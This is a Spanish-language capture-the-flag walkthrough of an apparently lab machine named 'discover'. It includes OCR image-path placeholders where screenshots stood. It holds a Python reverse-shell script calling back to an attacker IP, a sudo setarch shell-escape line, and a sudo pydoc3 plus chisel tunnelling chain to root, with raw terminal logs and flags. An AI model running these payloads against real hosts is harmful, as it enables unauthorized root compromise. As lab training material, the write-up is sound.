




de momento intente hacer put de codigos php para hacer una revshell pero el codigo no es interpretado solo me deja descargar el archivo


vuelvo al under_construction para ver algo q me pueda servir por consola al hacer curl





vamos a incluirlo al /etc/hosts


y vamos a intentar con wfuzz encontrar un suvdominio, en el caso de que lo encuentre, se nos hara una llamada a la reverse shell que pusimos por sm si el codigo es interpretado, ya que wfuzz cargara la pagina direcatamente asi `subdominio.todiscover.nyx/reverse.php` recordando que el dominio `discover.nyx/` tiene que ser por peticion `POST`



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo setarch $(arch) /bin/sh
```




leemos la documentacion del comando, y vemos que nos podemos abrir un servidor en un puerto q escojamos, entonces vamos a jugar con chisel para


traernos ese puerto a nuetra maquina, para eso necesitamos dos terminales de la victima, una actuara como server y la otra estara con chisel dandonos el puerto a nuetra maquina




descargamos chisel en una de las terminales de la victima



en la otra terminal creamos el servidor en el puerto 5555






vemos que aparece nuestro usuario, que tal crearnos una revshell en nuestro directorio takeshi para ejecutarla desde aqui ya que tenemos priv sudo


script


```
import socket,subprocess,os,pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.137.12",9001))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/bash")
```




hacemos click en el archivito


localhost:5555
Python 3.9.2 [default, GCC 10.2.1 20210110]
Linux-5.10.0-23-amd64-x86_64-with-glibc2.31
Module Index : Topics : Keywords
Get
Search
Index of Modules
Built-in Modules
_abc
_ast
_bisect
_blake2
_codecs
_collections
_csv
_datetime
_elementtree
_functools
_heapq
_imp
_io
_locale
_md5
_operator
_peg_parser
_pickle
_posixsubprocess
_random
_sha1
_sha256
_sha3
_sha512
_signal
_socket
_sre
_stat
_statistics
_string
_struct
_symtable
_thread
_tracemalloc
_warnings
_weakref
array
atexit
binascii
builtins
cmath
errno
faulthandler
fcntl
gc
grp
itertools
marshal
math
posix
pwd
pyexpat
select
spwd
sys
syslog
time
unicodedata
xxsubtype
zlib
/home/takeshi
revshell
/usr/lib/python39.zip


takeshi@discover:~$ sudo /usr/bin/pydoc3 -p 5555
Server ready at http://localhost:5555/
Server commands: [b]rowser, [q]uit
server>
┌──(root💀miguel)-[/home/miguel/Work/resources]
└─# chisel server --reverse -p 1234
2025/02/10 22:17:02 server: Reverse tunnelling enabled
2025/02/10 22:17:02 server: Fingerprint dqeYkOclQU1H/SxqPQnvS6RNjNIcz8HKT+a66DZDUV4=
2025/02/10 22:17:02 server: Listening on http://0.0.0.0:1234
2025/02/10 22:17:13 server: session#1: tun: proxy#R:5555=>5555: Listening
takeshi@discover:~$ ./chisel client 192.168.137.12:1234 R:5555:127.0.0.1:5555
2025/02/11 02:17:16 client: Connecting to ws://192.168.137.12:1234
2025/02/11 02:17:16 client: Connected (Latency 1.930459ms)
takeshi@discover:~$ ls
chisel revshell.py
takeshi@discover:~$
┌──(root💀miguel)-[/home/miguel]
└─# nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.23] 54402
root@discover:/home/takeshi# whoami
whoami
root
root@discover:/home/takeshi#


bash: exprot: command not found
root@discover:~# cacat root.txt
cat root.txt
d1fbb1fc68df7c8bdb6160ef34015ad1
root@discover:~#


root@discover:~# cat /home/ken/user.txt
cat /home/ken/user.txt
6250095210f0c82aea6330a1269f8d97